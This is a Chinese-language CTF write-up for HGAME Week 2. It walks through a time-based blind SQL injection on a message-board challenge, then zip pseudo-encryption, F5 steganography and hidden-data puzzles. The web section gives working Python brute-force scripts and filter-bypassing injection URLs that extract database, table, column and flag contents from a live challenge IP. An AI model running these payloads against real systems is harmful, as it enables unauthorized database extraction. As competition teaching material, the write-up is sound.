HGAME Week2 WriteUp


Web

Cosmos的留言板-1

这题打开一看，一个留言板，没有可以操作的地方

唯一可疑的地方只有这个id，试着改了一下id，但从4开始就没有信息了，于是尝试把id改成字符。

发现不管id是什么它都会显示在留言板上，于是这有了可操作性，可以当作一个注入点，然而历经漫长的时间，翻遍了网上sql的资料也没多少进展，只发现空格、加号和井号被过滤掉了。最后确定这应该是一道基于时间的盲注，因为哪怕成功注入，也没用任何反应~~（一直以为是没注入成功。。。）~~确认这点之后，我就开始尝试利用sleep函数来进行各种操作。经过尝试发现可以用()和/**/来充当空格，还发现虽然#被过滤了，但URl编



码后的%23没问题，于是试了下id=1'and/**/sleep(1)/**/%23。
终于成功注入了一次，那么之后就开始尝试找flag了，首先是数据库名,我先利用sleep，得知数据库名的长度是7。

```
http://139.199.182.61/index.php?id=1%27and(sleep(length(database())))%23
```

然后我尝试了手动爆破，令id=1%27and(sleep(ascii(mid(database()from(1)for(1)))-97))%23,通过将目标字符和指定字符的ascii码的差值反应在时间间隔上，来算出对应字符，但花了半天才爆破出数据库名easysql，想到后面的表名、列名和字段，顿时生无可恋。迫不得已，重新拿起了python。

```
#爆库名
import requests
import time

flag = ''
maxlength = 50
host = 'http://139.199.182.61/index.php?'

for i in range(1, 8):
    for x in range(32,127):
        payload = "id=1\'and(if(ascii(substring((database()),{0},1))=
{1},sleep(3),null))%23"
        url = (host + payload.format(i,x))
        print(url)
        start_time=time.time()
        r = requests.get(url)
        if time.time() - start_time > 2:
            flag += chr(x)
            print(flag)
            break
```

然后爆表名，但发现出了问题，没有回显，说明sql语句有错误，然后简单的测试了一下，最后确定是select被过滤了，尝试把s大写，看看能不能绕过。OK，有回显了，说明大写可以绕过。然后就还是老方法，通过时间间隔，得出有两个表，表名长度分别是16和8。
id=1%27and(sleep(length((Select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema=%27easysql%27limit/**/0,1))))%23
继续用python爆破表名,我真的怀疑这道题真的这么复杂吗。。。反正我的方法是真的麻烦。。。

```
#爆表名
import requests
import time

flag = ''
maxlength = 10
host = 'http://139.199.182.61/index.php?'

for i in range(1, maxlength):
    for x in range(97,127):
        payload =
"id=1\'and(if(ascii(substring((Select/**/table_name/**/from/**/information_schema.
tables/**/where/**/table_schema='easysql'limit/**/0,1),{0},1))=
{1},sleep(5),null))%23"
        url = (host + payload.format(i,x))
        print(url)
        start_time=time.time()
        r = requests.get(url)
        if time.time() - start_time > 4:
            flag += chr(x)
            print(flag)
            break
```

由于某些未定义事件的发生，重新爆了几遍，最后确定两个表名f1agggggggggggg和messages。
之后是列名，先看看长度和个数
id=1%27and(sleep(length((Select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name=%27f1agggggggggggg%27limit/**/0,1))))%23发现flag那个表只有一列，列名长度为10，另一个表有两列，长度分别是2和7，第二个表显然是放留言板里的信息的了，就不管了，那么就爆flag表的列名。

```
#爆列名
import requests
import time

flag = ''
maxlength = 12
host = 'http://139.199.182.61/index.php?'

for i in range(1, maxlength):
    for x in range(32,127):
        payload =
"id=1\'and(if(ascii(substring((Select/**/column_name/**/from/**/information_schema
.columns/**/where/**/table_name='f1agggggggggggg'limit/**/0,1),{0},1))=
{1},sleep(5),null))%23"
        url = (host + payload.format(i,x))
        print(url)
        start_time=time.time()
        r = requests.get(url)
        if time.time() - start_time > 4:
```

```
            flag += chr(x)
            print(flag)
            break
```

sleep的时间长一点，准确度会稍微高一点，也就一点。。。得到列名`fl4444444g`。 最后爆字段，先看看长度`id=1%27and(sleep(length((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/limit/**/0,1))))%23`，发现只有一个字段，长度为44。。。不想说话了，爆吧。。。

```
#爆字段。。。
import requests
import time

flag = ''
maxlength = 45
host = 'http://139.199.182.61/index.php?'

for i in range(1, maxlength):
    for x in range(32,127):
        payload =
"id=1\'and(if(ascii(substr((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/li
mit/**/0,1),{0},1)) ={1},sleep(5),null))%23"
        url = (host + payload.format(i,x))
        print(url)
        start_time=time.time()
        r = requests.get(url)
        if time.time() - start_time > 4:
            flag += chr(x)
            print(flag)
            break
```


爆了不知道多少遍终于确定了flag是`hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}`下面是最后一次的结果，还是有几个字符是错的。。。

```
http://139.199.182.61/index.php?id=1'and(if(ascii(substr((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/limit/**/0,1),44,1)) =122,sleep(5),null))%23
http://139.199.182.61/index.php?id=1'and(if(ascii(substr((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/limit/**/0,1),44,1)) =123,sleep(5),null))%23
http://139.199.182.61/index.php?id=1'and(if(ascii(substr((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/limit/**/0,1),44,1)) =124,sleep(5),null))%23
http://139.199.182.61/index.php?id=1'and(if(ascii(substr((Select/**/fl4444444g/**/from/**/f1agggggggggggg/**/limit/**/0,1),44,1)) =125,sleep(5),null))%23
hgame{w0w_sql_InjACtO0n_Is_S0_Inter,Sting!!}
```


Misc

所见即所假


下载下来一个压缩包，发现有密码，看了下压缩包的备注之类的信息，只发现了这句话。



先不管F5是什么，试了一下Key，发现不对，看来这是解压以后才可能用到的，那么先不管。再看了眼题目和对联。。。只表达了一个意思，那就是你看到的可能是假的，再加上一上来就是个加密的zip，多半就是伪加密了，用Winhex看看,发现压缩文件数据区的全局方式位标记这边是0，可见果然是伪加密。



然后找一下压缩文件的目录区，把全局方式位标记这里的9改成0即可破解加密~~（目录区居然在最后面，一开始没用搜索，找个半死。。。）~~



解压发现只有一张图片，看了下，也没有压缩包之类的藏在图片里，备注之类的地方也没有东西，那么之前压缩包里的注释就是提示，F5应该是指F5隐写，于是先把F5-steganography给clone下来，然后运行一下。

```
cd C:\Users\lizhihao\Documents\GitHub\F5-steganography
java Extract FLAG_IN_PICTURE.jpg -p NllD7CQon6dBsFLr
```

这边不知道为什么必须把图片放在同一个文件夹里才能运行，用绝对路径的话不行。。。
然后得到一个output.txt，打开一看全是数字和字母，字母最大就是E，看来是个十六进制，转成字符串就得到

了flag。

加密或解密字符串长度不可以超过10M


526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC2D80
000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D737733344552
746E46557971704B556B32646D4C505736307D1D77565103050400

16进制转字符 字符转16进制 清空结果 222

Rar!□□□□3□□□
□□□□□□□□□□□□Rz□$□□□□□□□□ ◆[◆-◆□□□flag.txt
□□□□le□□□□hgame{4087^z#msw34ERtnFUyqpKUk2dmLPW60}□wVQ□□□□

地球上最后的夜晚

下下来一个压缩包，没有密码，解压后里面有一个pdf和一个加密的7z压缩包，先看了下注释之类的地方，没用有用的东西，pdf打开发现是篇深度学习相关的论文？虽然名字是No password，但密码肯定和这个pdf相关，之后我在找F5隐写相关的资料的时候，发现了一个叫wbStego4.3open的软件，可以把文件隐藏到BMP，TXT，HTM和PDF文件中。那么就试试这个软件，然后生成了一个txt文件，里面有解压的密码。



把文件解压之后，里面只有一个word文档，打开来一看里面还真是地球上最后的夜晚，看了下没用特殊的地方，打开隐藏文字，也没有看到flag出现。找了下资料，发现word可以转换成xml，也可从xml转换回来。所以在重新打包成word的时候有可能被隐藏进其他数据。于是把这个word文档解压试试。
翻了半天，找到了一个secret.xml，打开一看，成功找到了flag。

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```